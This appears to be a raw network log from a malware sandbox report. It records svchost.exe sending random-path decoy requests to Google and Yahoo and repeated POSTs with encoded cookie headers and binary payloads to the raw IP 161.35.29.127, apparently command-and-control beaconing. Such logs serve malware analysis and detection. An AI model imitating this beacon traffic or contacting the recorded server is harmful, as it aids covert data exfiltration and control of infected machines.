2021-09-28 07:54:29 UTC	1085	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 63 65 38 70 58 32 33 71 76 6f 35 6d 6c 71 45 64 38 6f 76 39 77 77 7a 65 31 73 75 64 6a 25 32 66 62 36 6c 6d 6c 71 61 32 64 31 7a 61 72 66 70 33 61 65 31 25 32 66 58 6e 76 65 65 76 34 6d 63 6b 65 73 4b 7a 58 47 74 4b 7a 64 67 6a 65 38 73 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fce8pX23qvo5mlqEd8ov9wwze1sudj%2fb6lmlqa2d1zarfp3ae1%2fXnveev4mckesKzXGtKzdgcje8s%2f';if (window!=window.top){ document.write('<p>Content is

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.3	50049	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:30 UTC	1086	OUT	GET /epmo7qZbPmqXfdGMjQibb/4u63rm5ZwhDwjsS72ioihcXB02q0yb5znrcAhkqn/niukNkhseiCa5pxbQJpl5sh3qjk8yzaW s3oz6gxksdz91p/stpPyy3xk7f8saR9zt4U3HZTP0n2zncl6l/yned6fc0ZlgwgeUyfmmsX5d4lytj4Vtz0jy/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:30 UTC	1086	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1743 Date: Tue, 28 Sep 2021 07:54:30 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:30 UTC	1086	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:30 UTC	1087	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 6f 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.3	50050	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:30 UTC	1088	OUT	GET /8xnsjp0e26mtLcQ22sucoufkvdbm/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:30 UTC	1088	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:30 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 622 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=b5kvgvpgl5ihm&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:30 UTC	1090	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 33 30 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:30 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:30 UTC	1090	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 7e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 7e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 38 78 6e 73 6a 70 30 65 32 36 6d 74 4c 63 51 32 32 73 75 63 6f 75 66 6b 76 64 62 6d 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 62 6c 65 2e 3c 2f 70 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 67 65 6f 2e 79 61 68 6f 6f 2e 63 6f Data Ascii: <html><meta charset="utf-8"><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f8xnsjp0e26mtLcQ22sucoufkvdbm%2f;if(window!=window.top){ document.write(' Content is currently unavailable. cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 746 Age: 2 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=7qfs3vlg15ihm&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:31 UTC	1092	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 33 31 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmgtl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:31 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:31 UTC	1092	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 41 4c 67 62 7a 6e 35 76 35 34 6f 39 6d 4c 79 32 25 32 66 44 33 73 77 7a 64 7a 64 30 5a 67 32 36 4f 36 63 54 34 66 74 6d 39 62 73 67 6c 36 67 39 63 6c 7a 62 25 32 66 36 71 6d 6c 39 79 78 6a 32 70 56 52 68 31 67 73 6d 35 6d 73 31 66 64 36 77 65 7a 58 36 4c 69 38 74 49 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fALgbzn5v54o9mLy2%2fD3sswzdzd0Zg26O6cT4ftm9bsgl6g9clzb%2f6qml9yxjpVRh1gsm5ms1fd6wezX6Li8t!%2f';if(window!=window.top){ document.write('<p

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49885	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:44 UTC	892	OUT	POST /feed/news/last HTTP/1.1 Cookie: HSID=Z6C3GhD%2F5BvcJm%2FaRUj469%2BHJwmyB8mjSiHpJ9n1AmJ0OoXMiyT%2FHU9pikVOrrJIUIQ%2BKw0BKOYbvEmZUX9S8MCLVrbulqMi5qdwkH4pWx36ldau7CfjWqStzRTF9Qtgz%2Fanh3V9%2FeswkDrF8jHgmTHpTzOrVNTOI%2FIICX2c5cWxExc8E3ap0geRWUrqEQOrJfRhxA31v2lrqTyNZfQkn1SFsdXrRUIPZfM%2FwTmBEBmflraamHFOz8RzpPiYyTi4%2Bdeuifi9cFoYzlygcnMFVkbUEV6dGJ1Y%2BZm%2BWMlP3zEH3BoDJVhmXrcjAl3270R93kQtXXYc3gwz%2FW4MrdO3Q%3D%3D;SIDCC=ISeCUYSVOv8VcVmwxtoSynh3%2BQLCa9BxWZgg46gG%2BhytQCJONfev0XSZ9EiPURg%2BiofOl62bEQahpm2%2BnSzIXSlrOgWgQoZiV%2F62NZ535DbWzkd3FnLTWYJYqflzJKpJBs3zdt4KtO8x9Q%2BUSEWhRODhvxARn70dHkLfIAVNaq1lzYsaWekQL8BF%2BGd5H8O8aFqQKRU3nftUmoL97L3OzRiKpXR9dyv1Pv7PB0C7qhXJh67xHfH0pkVlciW67akWpmbMvcq6pFIJFBXb085SxdyJKeUoJW%2FaCjWx%2FXOIP2%2Fd0LMps9EZt5VldiVxZhP7TEBd4TiL3X1Njfs8mQ%3D%3D;SID=IAobq7knjLXZH0frThfxR3R%2FGzarFTTjiVDhyJzADnqrxijSDMb0kLurPbm0K0Oeg8T7BrPR%2FJ8%2FRQA2igOnINjuwL3kt9Q%2BAhvc4SbTyR%2Bk7mporYmNiYm3gTJYw3yW5U7%2Ft1unL8qXf389HdeJ9HoE8qWSV%2FoSgUpEKHM5pgzyF7uJSklpK3apNISvCk8%2B0lsqrmZWeVLsYIbHQl3%2BB2CKMKdRgXiHIZBRuy2Mc7QNWPMrVHv5z5m0TLGLStbOM9T7w6zqpUEOYHw1YxoqFlnpq9Y1D2yzXcrY127e%2FCdXB0AH%2FmarmtwYHCYsHLC5RG3QCuo1e%2FuRkTU9JXCnA%3D%3D;SSID=vRU3jfkSm0rrNIGXooc8LX7EP3GK%2BqmSmitJse9NpQASFioa0TK7uN3k3wU%2BuHiPjcrKYME0aviWNjmT1pyr%2FfZoG5TelqCmCOIYhNsCYy4NhbWT0mqc1ISVW4pXPefFvzg6%2BMv555HUPJXEKSWWM%2B4%2FKc08N72GOamzza0tJZqdZY%2FL9EfkhYq11%2Bsw4TBCjcZwU3EGq3Ujx0riyexZ%2B97qPblcLRET41fcbP8K8Wc7ImZ%2BDZErV0rK6hoXG15Au1jSHdX4NI0lOjrEBXsDaZgWXEWhr4Cv5oN%2FYAAAZ43GtVjj3d8hcUIM4NzW2KygbEG55%2FTJVL031A3e5w%3D%3D; X-Tag: GKDuKTTtNgMbEg6JF4IeM%2FIRDgZ28fr4b%2FK%2F3T7GPN2wUyXHe1NhKLssK6Q%2F7FvZWKYu60E4tkQ9X6FMqP9j%2BLv3BafCPMRul0yEn6rvGiAV0BggR1KYEPZImjuQ%2Fpdo9t7uFFHast1zFUhezbzto0lI8Eq%2B4lsTgeOVZyapNv9bbYNaADccBwalPpZBQ1xxwnOhRdmJclldmUod%2BBYymix3xr%2F35D4iFHOD623jhpYdqgXaWe600ibUwOfE6KXUkr%2Bre5Dx4rm4R3PvEF%2FZi2JNYE9361DQNHhU0x0%2FseUJnJ4x5EdZPscSC8R9fm39AqTm0O7aAEcHOQMqSCCYA%3D%3D X-Csrftoken: pkorhNi3dw441tWGjFIMuo1BMR9uyepEb%2F8NS73ow%2BRLj4IGY2UN5DQIRUWhMv93Xpoq%2Bq0qmvWm7mH6rGgLh1fhiJs696m%2Bn7lIk%2F9H3SL8DjQoudU8OTbRcJ65geTzw0hlipk0of1qhLLn%2FBLWhaizeuo6%2BBMB6holqaWk1dOj%2BURGHBFwPOTgU4DGu1kfKBtxtCV5EfuE1NyrNdUhrASgaE4oZzy0WCMW%2FZOCiZLRjTec8%2Fjn8i4RhXloQVLdNY5FKSk59jQ%2FkKZJVMOHvluosLi%2BoGuXp3UNHs9dYhNZF6p3HJdjSgZ692nclqHS8qxU765qAjv1XW3f82xOQ%3D%3D X-Request-ID: JGSFa7ujg3TiEv02fcTjlbxzX7Yv7kmA8TbCXyDd3B5u8tuQ5K2eKufgMCUGrj2c70C11t35NHUo9GYvZuRIImAXgozsfQZOUGbzZh3BJqicm0a09U20f3rW8PGW42PIRKBOs0f2GfBj%2BRMGthhTKCOQwIO0Lo0TD4nOltFsg%2FB2RJmSpWdO%2BYzL75rb5Sdp7KEBCr5w72DfdO95JUHCyqGAMCPidCgjtSv6Fjo0%2Fyfs0FGsbFDMCQt47%2BExtPjhJIC57ei266EGavFK0yAKNCUBrQhGZITFo5q8YlbuLU9AxHSiElm1oELMc8GDM6LjcS58enrYHqFiVCKVg%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:53:44 UTC	895	OUT	Data Raw: 2c 25 55 81 29 2a e4 6d af 11 d1 45 f1 21 4c 72 ad cf 35 15 66 57 e1 19 fb 78 7e bd 91 5e 82 36 86 54 43 1b 22 8b df c5 bd f3 fc 5f 4c ce 8b d7 fb 45 d0 0b 00 3c b4 00 56 58 d0 48 55 07 3d f5 c4 e3 48 70 0e 56 9e 87 3f 0a a0 78 7a 67 d1 90 60 17 47 3b 9f 0b 86 f9 d3 b9 0e f2 9a cd a7 55 bb 29 9b c2 f2 db cb bb 04 36 29 1c c2 6a 0e e5 77 3f 49 f3 cb 79 90 08 c0 ca 96 80 e2 92 cd ed 59 a4 2f 28 80 86 99 da 9c 23 05 e3 17 d2 bd 3a 1d 74 5f af ed f1 6f 2d e0 a2 3a 45 66 44 b9 6c 2d 36 cc 87 59 88 64 ed e9 e4 05 f7 19 06 73 87 81 9a 2f b4 c7 ad 19 fa 3c 30 74 14 a4 09 48 5a fc f6 9e 75 91 a8 a6 2d 6d 2c 7e c7 f3 87 ff 13 ea c9 3e 36 b2 7e 21 ae aa 81 4d 30 72 71 18 0a 4d 56 26 a8 37 89 7b 6f 25 a6 c6 9a 81 dd 81 1e 7d a0 0b fe 05 58 ba 63 ed 60 93 6e 7d fa 7e Data Ascii: %U)*mEiLR5fWx~^6tC" _LE<VXHU=HpV?xzg`G;U)6)jw?lyY/({#t_o:_o:EfDI-6Yds/<0tHzU-m,~>6-!M0rqMV&7{o%}Xc`n)~
2021-09-28 07:53:47 UTC	904	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:53:46 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.3	50053	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:32 UTC	1093	OUT	GET /3pRpmnq8naqtfeVmyfv/l5nrnuqlfwdxxUu77hkn3izm278644nsshk/H6uvs2jgz5moyoix6s3Z4oudpot87vw/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmgtl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:32 UTC	1097	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:32 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRI PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 8 server: ATS Content-Length: 748 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=7a39eshgl5iho&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:32 UTC	1098	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 33 32 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:32 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:32 UTC	1098	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 33 70 52 70 6d 6e 71 38 6e 61 71 74 66 65 56 6d 79 66 76 25 32 66 6c 35 6e 72 6d 75 71 6c 66 77 64 64 78 55 75 37 37 68 6b 6e 33 69 7a 6d 32 37 38 36 34 34 6e 73 73 68 6b 25 32 66 48 36 75 76 73 32 6a 67 7a 35 6d 6f 79 6f 69 78 36 73 33 5a 34 6f 75 64 70 6f 74 38 37 76 77 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f3pRpmnq8naqtfeVmyfv%2f5nrmuqlfwddxUu77hkn3izm278644nssshk%2fh6uvs2jgz5moyoix6s3Z4oudpo t87vw%2f';if(window!=window.top){ document.write('<

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.3	50054	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:32 UTC	1094	OUT	POST /feed/news/last HTTP/1.1 Cookie: HSID=Fdt6xzC9sT4K8qhMIDCj3%2FiwaENJ%2BSY9ORvOK703Xi2wXLNCDEw2GrIus5xtsHFAVURYq5ny7%2B%2BO9x%2BzTTINIKZfcJ8bWB9YyIE1rbs%2F2Www7LWqj1UmG%2FH42TZpw6pgphk7Vk9JAdmaUF62kCTWxpjPW hDDVuzW%2BgklFplglJP2XtnEwZgDX4nwlLV8%2FNvHANObYH9DdF4tk9QZAuhxRaaOpObVYkU9u9g2m1g0Q%2FLn7EqIzyRxjZa2nSeDiWnqoxq25CbGfv0eWwhb6EfCsKlrjuOkyPScAJ5KZ8NLhp1rEaxfT1SrSz1mGsEKfhmfSeqNI Lsx7TAi20FG0Ovg%3D%3D;SIDCC=sNZ7bPoCEoGfAZgvQYz%2FdbZskn8LY5n6CxmXQupll2X5M36u%2F4v%2Fj6S3Z9fPdG%2Frvfbtv3Xi09BXQm40xqYH5BlaI%2FVXmyilPlzB2SgKUI1ZtrG7d18wzQDUotP2FNYYWeA9L1ox5%2BA GLZF1mCk6EC0NS%2Binz7il8xCIGibotu1oJMqu2NYwYWuCNLUfxhA4orW0vgLWPYPt3UA1I4dGCAQmsiyp2fh7S8Z hEU6%2FTWDPLhvKPZZWeUemStA2gDW0cWLRGPRDxHe22aVgQxhQw%2BTmgBFTckCk0Xy8P050CRK%2F sUsBKUWa76Yi9orHsRN6WbE6N%2BYNNvJl1rZT2FTI3g%3D%3D;SID=sn8MFRQcSw2FyrfsG9VVJTj5tN9iONlqfDQV Y30G35yzRA06hINMSecG7c2ulCrJTTe4HV0mPQ0h0V Sae2DngcgOX%2Bf0R6ffoqkm64fMAi19Y4pLZoow0DVU1%2FI 6f%2BMLX0v8YXZHbh%2BnmyYXp8zXJUgPLErRb4%2BDwo0oNijie6pvzeDHgnJ%2FagRnvcLutwVBwMUE62sTr21P1 d69%2Fc%2FDksh%2BULCBngTBjIEzJJMO11qOFxUweC3nCzZ0b3%2FnlwmrFnaT8E5oJAnKqPDyNbkf LGCxZ0zwDWPmR8E%2BJ7FfjwNW1W7rrHYUwdeNLzJJRFOUJD%2FFfUtABu%2B6ymitaMpSlpQ%3D%3D; 